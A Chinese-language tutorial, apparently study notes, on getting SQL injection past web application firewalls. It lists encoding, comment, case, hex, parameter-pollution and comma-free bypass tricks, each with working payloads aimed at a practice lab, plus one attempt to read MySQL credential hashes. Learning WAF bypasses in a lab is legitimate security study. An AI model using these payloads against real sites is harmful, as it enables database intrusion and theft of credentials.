


空格字符绕过
两个空格代替⼀个空格,⽤ Tab 代替空格,%a0=空格
注释符也可以代替空格
(只会检测那个位置有空格,不会检测那个位置有多少个空格,以此原理进行绕过)
需要看防火墙的防御机制是怎样的


select * from users where id=1 /*!union*//*!select*/1,2,3,4;
%09 TAB 键(⽔平)
%0a 新建⼀⾏
%0c 新的⼀⻚
%0d return 功能
%0b TAB 键(垂直)
%a0 空格
%00 截断
注意:使⽤URL编码的⽅式必须要在有中间件的⽹站上使⽤,直接使⽤sql语句进⾏查询是没办法 解析的;(在navicat里面无法将%20识别成空格,在网页可以是因为中间件的作用)
靶场练习
?id=-1' /*!union*/ select 1,2,3--+

大小写绕过(了解)

靶场练习
?id=-1' /*!uniOn*/ SElect 1,2,3--+

浮点数绕过

select * from user where id=1e0 union select 1,2,3,4

select * from user where id=1.1 union select 1,2,3,4

靶场练习




NULL值绕过
select \N
select * from user where id=\N union select 1,2,3,4
select * from user where id=\N union select 1,2,3,\N
select * from user where id=\N union select 1,2,3,\N from user
引号绕过
如果 waf 拦截过滤单引号的时候,可以使⽤双引号 在 mysql ⾥也可以⽤双引号 作为字符串;
select * from user where id=1
select * from user where id='1'
select * from user where id="1"

也可以将字符串转换成 16 进制 再进⾏查询
select hex('users')

select 0x7573657273(hex编码前面加个0x可以解码)

如果 gpc 开启了,但是注⼊点是整形 也可以⽤ hex ⼗六进制进⾏绕过
靶场练习
table_name hex编码(7461626C655F6E616D65)
?id=-1' union select 1,group_concat(0x7461626C655F6E616D65),3 from information_schema.tables where table_schema='security' --+
添加库名绕过

select * from user where id=-1 union select 1,2,3,4 from yyx.user
select * from user where id=-1 union select 1,2,3,4 from user


mysql 中也可以添加库名查询表;例如跨库查询 mysql 库⾥的 users 表的内容(未成功)
select * from users where id=-1 union select 1,2,concat(user,authentication_string) from mysql.user
靶场练习

?id=-1'%20 union select 1,2,3 from users --+
?id=-1'%20 union select 1,2,3 from security.users --+
去重复绕过
在 mysql 查询可以使⽤ distinct 去除查询的重复值;可以利⽤这点突破 waf 拦截
select * from user where id in (1,2,3,4,5,6,7,8,9,10) union select 1,2,3,4
select distinct * from user where id in (1,2,3,4,5,6,7,8,9,10) union select 1,2,3,4
select  * from user where id in (1,2,3,4,5,6,7,8,9,10) union distinct select 1,2,3,4
select * from user where id=-1 union all select 1,2,database(),4
select * from user where id=-1 union all select 1,2,database(),4 from user
反引号绕过
select * from user where id=-1 union select 1,2,database(),4 from `user`
select * from user where id=-1 union select 1,2,database(),4 from user
脚本语言特性绕过(重点)


在 php 语⾔中 id=1&id=2 后⾯的值会⾃动覆盖前⾯的值,不同的语⾔有不同的特性。可以利⽤这
点绕过⼀些 waf 的拦截;
id=1%00&id=2 union select 1,2,3 有些 waf 会去匹配第⼀个 id 参数 1%00 ,%00 是截断字符,
waf 会⾃动截断,从⽽,不会检测后⾯的内容,到了程序中 id 就是等于 id=2 union select 1,2,3 从绕
过注⼊拦截
?id=1&id=2--+ //出现id+2的值

逗号绕过


substr截取字符串 (from a for b //从a位置截取b位)
返回布尔值

靶场练习
?id=1' and 's'=(select (substr(database() from 1 for 1))) --+
?id=-1' union select 1,2, ('s'=(select (substr(database() from 1 for 1)))) --+
?id=-1' union select 1,2, ('s'=(select (substr(database() from 1)))) --+
mid截取字符串(返回布尔值)

靶场练习
?id=-1' union select 1,2, ('s'=(select (mid(database() from 1 for 3)))) --+
使用join绕过
● union select 1,2 #等价于 union select * from (select 1)a join (select 2)b
● a 和 b 分别是表的别名;

靶场练习
?id=-1' union select 1,group_concat(table_name),3 from information_schema.tables where table_schema='security' --+
?id=-1' union select * from (select 1)emails join (select 2)referers join (select 3)uagents --+
like绕过(返回布尔值)
使⽤ like 模糊查询 select user() like '%r%'; 模糊查询成功返回 1 否则返回 0 ;
找到第⼀个字符后继续进⾏下⼀个字符匹配,从⽽找到所有的字符串,最后就是要查询的内容,这种
SQL 注⼊语句也不会存在逗号,从⽽绕过 waf 拦截;


靶场练习
?id=-1' union select user()like '%r%',user()like '%f%',user()like '%u%'--+
?id=1' and (select database()like '________') --+

limit offset 绕过
(limit a offset b //从b开始走a条)
SQL 注⼊时,如果需要限定条⽬可以使⽤ limit 0,1 限定返回条⽬的数⽬ limit 0,1 返回条⼀条记
录 如果对逗号进⾏拦截时,可以使⽤ limit 1 默认返回第⼀条数据;也可以使⽤ limit 1 offset 0 从零开 始返回第⼀条记录,这样就绕过 waf 拦截了


select * from user where id=-1 union select 1,2,3,4 limit 3 offset 0
or and xor not 绕过(重点)
and 等于&&
or 等于 ||
not 等于 !
xor 等于 ^
id=1 and 1=1 等于 id=1 && 1=1

id=1 and 1=2 等于 id=1 && 1=2
id=1 or 1=1 等于 id=1 || 1=1
id=0 or 1=0 等于 id=0 || 1=0
in
in运算符⽤来判断表达式的值是否位于给出的列表中;如果是,返回值为 1,否则返回值为 0;
not in
NOT IN ⽤来判断表达式的值是否不存在于给出的列表中;如果不是,返回值为 1,否则返回值
为 0;
注意:在url使⽤逻辑运算符的时候要url编码;
select * from user where id=1 and 1=1
select * from user where id=1 && 1=1
